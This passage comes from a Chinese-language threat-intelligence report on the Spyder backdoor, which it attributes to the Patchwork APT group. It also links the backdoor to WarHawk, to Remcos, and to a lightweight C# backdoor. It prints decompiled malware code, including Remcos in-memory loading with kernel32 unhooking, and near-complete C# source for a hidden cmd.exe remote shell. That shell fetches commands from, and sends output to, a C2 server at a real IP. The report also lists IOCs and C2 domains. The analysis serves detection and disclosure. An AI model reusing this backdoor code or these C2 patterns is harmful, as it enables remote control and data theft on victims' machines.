
```
  v32 = (CHAR *)GlobalAlloc(0x40u, 2 * v31);
  wsprintfA(v32, "{ \"_hwid\": \"%s\", \"_ping\": \"true\" }", String);
  memset(String1, 0, sizeof(String1));
  v33 = lstrlenA(v32);
  MwPostRequest(v33, v32, String1);
  GlobalFree(v32);
  while ( lstrcmpA(String1, "del") )
  {
    sub_407C80();                               // task: downloading and executing additional payloads
    sub_407F80();                               // cmd: executing system commands
    sub_408250();                               // filemgr: gathering and sending file information
    sub_408520();                               // fileupload: uploading files on the infected host from C2
    Sleep(0xFA0u);
    v34 = lstrlenA(String);
    v35 = (CHAR *)GlobalAlloc(0x40u, 2 * v34);
    wsprintfA(v35, "{ \"_hwid\": \"%s\", \"_ping\": \"true\" }", String);
    memset(String1, 0, sizeof(String1));
    v36 = lstrlenA(v35);
    MwPostRequest(v36, v35, String1);
    GlobalFree(v35);
  }
  v37 = lstrlenA(String);
  v38 = (CHAR *)GlobalAlloc(0x40u, 2 * v37);
  wsprintfA(v38, "{ \"_hwid\": \"%s\", \"_del\": \"true\" }", String);
  memset(String1, 0, sizeof(String1));
  v39 = lstrlenA(v38);
  MwPostRequest(v39, v38, String1);
  GlobalFree(v38);
  ExitProcess(0);
}
```

WarHawk后门支持的功能包括下载并执行后续载荷、命令执行、文件信息收集回传、下载文件。而Spyder后门的功能集中在下载并执行后续载荷。

溯源关联

归属

Spyder后门早期样本（MD5: eb9068161baa5842b40d5565130526b9）带有的数字签名"Integrated Plotting Solutions Limited"也被摩诃草的其他样本使用过。



此外，根据另一个Spyder后门样本（MD5: 87d94635372b874f18acb3af7c340357）使用的数字签名"HILLFOOT DEVELOPMENTS (UK) LTD."关联到一个Remcos木马样本。

文件名	smss.exe
MD5	acbae6919c9ce41f45ce0d1a3f3fedd4
创建时间	2023-04-17 15:47:39 UTC
数字签名时间	2023-04-18 07:24:00 UTC
文件大小	1026840字节 (1002.77 KB)

该样本首先创建一系列计划任务，做法与Spyder后门相似。

```
sub_4087A0(
  L"glassdoor.exe",
  (OLECHAR *)L"Glass Door Service 10",
  (int)L"10:00:00",
  (OLECHAR *)L"Copyright 2018 Glass Door LLC.");
sub_4087A0(
  L"glassdoor.exe",
  (OLECHAR *)L"Glass Door Service 11",
  (int)L"11:00:00",
  (OLECHAR *)L"Copyright 2018 Glass Door LLC.");
sub_4087A0(
  L"glassdoor.exe",
  (OLECHAR *)L"Glass Door Service 12",
  (int)L"12:00:00",
  (OLECHAR *)L"Copyright 2018 Glass Door LLC.");
sub_4087A0(
  L"glassdoor.exe",
  (OLECHAR *)L"Glass Door Service 13",
  (int)L"13:00:00",
  (OLECHAR *)L"Copyright 2018 Glass Door LLC.");
sub_4087A0(
  L"glassdoor.exe",
  (OLECHAR *)L"Glass Door Service 14",
  (int)L"14:00:00",
  (OLECHAR *)L"Copyright 2018 Glass Door LLC.");
sub_4087A0(
  L"glassdoor.exe",
  (OLECHAR *)L"Glass Door Service 14",
  (int)L"14:00:00",
  (OLECHAR *)L"Copyright 2018 Glass Door LLC.");
```


然后解密出Remcos木马的PE文件数据，内存加载执行。

```
  (OLECHAR *)L"Glass Door Service 14",
  (int)L"14:00:00",
  (OLECHAR *)L"Copyright 2018 Glass Door LLC.");
sub_40B1B0();                                   // user name check
sub_40B170();                                   // time check
v8 = sub_40B270(v12, "kernel32.dll");
v9 = sub_40B210(v8);
Mw_Remap(v9);                                   // 参数"kernel32.dll"
                                                // 重新加载kernel32.dll的.text段（解除挂钩）
sub_40A540();                                   // 检查eventlog服务
Mw_DecryptInit((int)v41, (int)v43, 65);         // decrypt key init
var_mem = GlobalAlloc(0x40u, 0x77201u);
Mw_Decrypt((int)v41, (int)&unk_42FA68, (int)var_mem, 0x77200);// decrypt
v25 = (void **)Mw_LoadPe(var_mem);              // load PE
v22 = NtCurrentPeb();
v22->Mutant = *v25;
v21 = *((_DWORD *)v22->ImageBaseAddress + 5);
*(_DWORD *)(v21 + 16) = *v25;
v42 = v25[2];
sub_40AA00(30000u);
__asm { jmp     [ebp+var_4C] }
return result;
}
```

而摩诃草组织在此前的攻击活动中也常用Remcos木马。综合以上线索，我们认为Spyder后门攻击活动背后的团伙很可能是摩诃草。

其他关联样本

上述Remcos木马样本的C2为192[.]169.7.142:80。



关联到另一个样本与该IP通信，为C#编写的轻量级后门。

文件名	-
MD5	e3b37459489a863351d855e594df93bf
创建时间	2075-03-07 02:18:38 UTC
VT上传时间	2023-05-26 20:26:23 UTC
文件大小	17408字节 (17.00 KB)

Config数据如下，与C2服务器通信的URL格式为"hxxps://192.169.7.142:4546/search?q=search[<host_name>"。

```
internal class Config
{
    // Token: 0x0400000F RID: 15
    public static int MinActiveDelay = 2;

    // Token: 0x04000010 RID: 16
    public static int MaxActiveDelay = 5;

    // Token: 0x04000011 RID: 17
    public static int MinInactiveDelay = 15;

    // Token: 0x04000012 RID: 18
    public static int MaxInactiveDelay = 30;

    // Token: 0x04000013 RID: 19
    public static string Url = "search?q=search";

    // Token: 0x04000014 RID: 20
    public static string Server = "https://192.169.7.142";

    // Token: 0x04000015 RID: 21
    public static string Port = "4546";

    // Token: 0x04000016 RID: 22
    public static bool AllowInsecureCertificate = true;
}
```

```
public Main()
{
    this.InitializeComponent();
    if (Process.GetProcesses().Count((Process p) => p.ProcessName == Process.GetCurrentProcess().ProcessName) > 1)
    {
        Environment.Exit(0);
    }
    base.WindowState = FormWindowState.Minimized;
    base.Opacity = 0.0;
    base.ShowInTaskbar = false;
    Config.Url = Config.Url + "[" + Dns.GetHostName();
}
```

Main_Load函数中调用Fetch和Reply方法实现简单的后门功能。

```
private void Main_Load(object sender, EventArgs e)
{
    this.outputBuffer = this.outputBuffer + Dns.GetHostName() + " Connected.\n";
    for (;;)
    {
        try
        {
            Thread.Sleep(TimeSpan.FromSeconds(0.0));
            this.Fetch();
            Thread.Sleep(1000);
            this.Reply();
            Thread.Sleep(3000);
        }
        catch (Exception ex)
        {
            Console.WriteLine(ex);
            Environment.Exit(0);
        }
    }
}
```

Fetch方法通过GET请求从C2服务器获取指令数据，然后对获取数据进行处理，包括逆序、GZ解压、消除字符串"XXPADDINGXXPADDINGXXPADDINGXX"。创建cmd.exe进程，代码页设置为437，执行上述处理后的指令数据。

```
private bool Fetch()
{
    bool flag;
    try
    {
        if (Config.AllowInsecureCertificate)
        {
            ServicePointManager.ServerCertificateValidationCallback = (object <p0>, X509Certificate <p1>, X509Chain <p2>, SslPolicyErrors <p3>) => true;
        }
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(new Uri(string.Concat(new string[]
        {
            Config.Server,
            ":",
            Config.Port,
            "/",
            Config.Url
        })));
        byte[] array = null;
        using (MemoryStream memoryStream = new MemoryStream())
        {
            httpWebRequest.GetResponse().GetResponseStream().CopyTo(memoryStream);
            array = memoryStream.ToArray();
        }
        if (array.Length != 0)
        {
            Array.Reverse(array);
            array = Main.GZDecompress(array);
            string text = Encoding.ASCII.GetString(array);
            text = text.Replace("XXPADDINGXXPADDINGXXPADDINGXX", "");
            Console.WriteLine(text[1]);
            Console.WriteLine(text[2]);
            this.Start();
            this.readProcess.StandardInput.Write(text);
            this.readProcess.StandardInput.Flush();
            Console.WriteLine(text);
            text = text.Trim();
            if (text.StartsWith("cd"))
            {
                text = text.Replace("cd", "");
                string text2 = new string(text.Where((char c) => !char.IsControl(c)).ToArray<char>()).Trim();
                Console.WriteLine(text2);
                Directory.SetCurrentDirectory(text2);
                Console.WriteLine("new directory :- ");
                Console.WriteLine(Directory.GetCurrentDirectory());
            }
        }
        flag = true;
    }
    catch (Exception ex)
    {
        Console.WriteLine(ex);
        flag = false;
    }
    return flag;
}
```

```
public void Start()
{
    this.startInfo = new ProcessStartInfo("cmd.exe");
    this.readProcess = new Process();
    this.startInfo.RedirectStandardOutput = true;
    this.startInfo.RedirectStandardInput = true;
    this.startInfo.RedirectStandardError = true;
    this.startInfo.WindowStyle = ProcessWindowStyle.Hidden;
    this.startInfo.CreateNoWindow = true;
    this.startInfo.UseShellExecute = false;
    this.startInfo.StandardOutputEncoding = Encoding.GetEncoding(437);
    this.readProcess.StartInfo = this.startInfo;
    this.readProcess.Start();
    this.processIoMgr = new ProcessIoManager(this.readProcess);
    this.processIoMgr.StderrTextRead += this.OnStderrTextRead;
    this.processIoMgr.StdoutTextRead += this.OnStdoutTextRead;
    this.processIoMgr.StartProcessOutputRead();
}
```

Reply方法将cmd.exe进程执行命令的结果处理后，通过POST请求发送给C2服务器。处理过程为添加字符串"XXPADDINGXXPADDINGXXPADDINGXX"、GZ压缩、逆序。

```
private bool Reply()
{
    bool flag;
    try
    {
        if (Config.AllowInsecureCertificate)
        {
            ServicePointManager.ServerCertificateValidationCallback = (object <p0>, X509Certificate <p1>, X509Chain <p2>, SslPolicyErrors <p3>) => true;
        }
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(new Uri(string.Concat(new string[]
        {
            Config.Server,
            ":",
            Config.Port,
            "/",
            Config.Url
        })));
        httpWebRequest.Method = "POST";
        if (this.outputBuffer.Length > 0)
        {
            string text = this.outputBuffer;
            this.outputBuffer = "";
            byte[] array = Main.GZCompress(Encoding.ASCII.GetBytes("XXPADDINGXXPADDINGXXPADDINGXX" + text));
            Array.Reverse(array);
            httpWebRequest.ContentLength = (long)array.Length;
            httpWebRequest.GetRequestStream().Write(array, 0, array.Length);
            using (Stream responseStream = ((HttpWebResponse)httpWebRequest.GetResponse()).GetResponseStream())
            {
                new StreamReader(responseStream, Encoding.UTF8).ReadToEnd();
            }
            this.readProcess.StandardInput.Close();
        }
        flag = true;
    }
    catch
    {
        flag = false;
    }
    return flag;
}
```

该轻量后门功能极其简单，很可能是在攻击过程中结合其他恶意软件使用。

更进一步，我们发现该C#后门还有其他样本也上传到VT，实现代码略有不同。

文件名	not_default_config.exe
MD5	4a25a52244f3360b0fffd0d752833bf1
创建时间	2098-11-29 07:58:55 UTC
VT上传时间	2023-05-09 10:01:52 UTC
文件大小	56320字节 (55.00 KB)

```
199         private void Main_Load(object sender, EventArgs e)
200         {
201             if (Config.DisplayErrorMsg)
202             {
203                 new Thread(delegate
204                 {
205                     MessageBox.Show(Config.ErrorMsgDesc, Config.ErrorMsgTitle, MessageBoxButtons.OKCancel, MessageBoxIcon.Hand);
206                 }).Start();
207             }
208             if (!this.Init())
209             {
210                 Environment.Exit(0);
211             }
212             for (;;)
213             {
214                 try
215                 {
216                     Thread.Sleep(TimeSpan.FromSeconds((double)new Random().Next(Config.MinDelay, Config.MaxDelay)));
217                     if (this.cmd == "")
218                     {
219                         this.FetchCmd();
220                     }
221                     else
222                     {
223                         if (this.cmd == "exit")
224                         {
225                             this.reply = "EXIT OK";
226                             this.ReplyCmd();
227                             this.readProcess.StandardInput.WriteLine("exit");
228                             this.readProcess.WaitForExit();
229                             Environment.Exit(0);
230                         }
231                         this.Exec(this.cmd);
232                         while (!IO.stderr.Contains("FLAG_END") && !IO.stdout.Contains("FLAG_END"))
233                         {
234                             Thread.Sleep(100);
235                         }
236                         if (IO.stderr.Length > 2)
237                         {
238                             this.reply = IO.stderr;
239                         }
240                         else
```

配置数据中C2服务器为内网IP，意味着该样本可能是测试版本。

```
6   internal class Config
7   {
8       // Token: 0x0400000C RID: 12
9       public static bool DisplayErrorMsg = true;
10
11      // Token: 0x0400000D RID: 13
12      public static string ErrorMsgTitle = "This application could not be started.";
13
14      // Token: 0x0400000E RID: 14
15      public static string ErrorMsgDesc = "Unhandled exception has occured in your application. \r\r Object {0} is not valid.";
16
17      // Token: 0x0400000F RID: 15
18      public static int MinDelay = 0;
19
20      // Token: 0x04000010 RID: 16
21      public static int MaxDelay = 0;
22
23      // Token: 0x04000011 RID: 17
24      public static string Url = "search?q=search+something&qs=n&form=QBRE&cvid=";
25
26      // Token: 0x04000012 RID: 18
27      public static string Server = "https://192.168.0.103";
28
29      // Token: 0x04000013 RID: 19
30      public static string Port = "443";
31
32      // Token: 0x04000014 RID: 20
33      public static bool AllowInsecureCertificate = true;
34  }
```

总结

南亚地区的多个APT组织之间存在千丝万缕的联系，此次攻击多国目标的Spyder后门就是一个例子。它与此前披露的响尾蛇组织WarHawk后门存在不少相似之处，而根据早期样本的数字证书和关联的Remcos木马样本，S

pyder后门更可能是出自摩诃草之手。此外，我们通过攻击者使用的基础设施还发现了其他后门，以上迹象表明攻击者在不断地扩充自己的武器库。

防护建议

奇安信威胁情报中心提醒广大用户，谨防钓鱼攻击，切勿打开社交媒体分享的来历不明的链接，不点击执行未知来源的邮件附件，不运行标题夸张的未知文件，不安装非正规途径来源的APP。做到及时备份重要文件，更新安装补丁。

若需运行，安装来历不明的应用，可先通过奇安信威胁情报文件深度分析平台（https://sandbox.ti.qianxin.com/sandbox/page）进行判别。目前已支持包括Windows、安卓平台在内的多种格式文件深度分析。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。

IOC

MD5

(Spyder)
eb9068161baa5842b40d5565130526b9
87d94635372b874f18acb3af7c340357
1fa3f364bcd02433bc0f4d3113714f16
1f599f9ab4ce3da3c2b47b76d9f88850
53b3a018d1a4d935ea7dd7431374caf1
1f4b225813616fbb087ae211e9805baf

(Remcos)
acbae6919c9ce41f45ce0d1a3f3fedd4

(C#后门)
e3b37459489a863351d855e594df93bf
4a25a52244f3360b0fffd0d752833bf1

C&C
plainboardssixty.com
gclouddrives.com
alibababackupcloud.com
cloudplatfromservice.one

192[.]169.7.142:80
192[.]169.7.142:4546

URL
hxxp://plainboardssixty.com/drive/
hxxp://gclouddrives.com/spyder/
hxxp://alibababackupcloud.com/spyder/
hxxp://cloudplatfromservice.one/cpidr/
hxxps://192.169.7.142:4546/search?q=search[

参考链接

[1].https://twitter.com/Axel_F5/status/1669794530592170001

[2].https://www.zscaler.com/blogs/security-research/warhawk-new-backdoor-arsenal-sidewinder-apt-group-0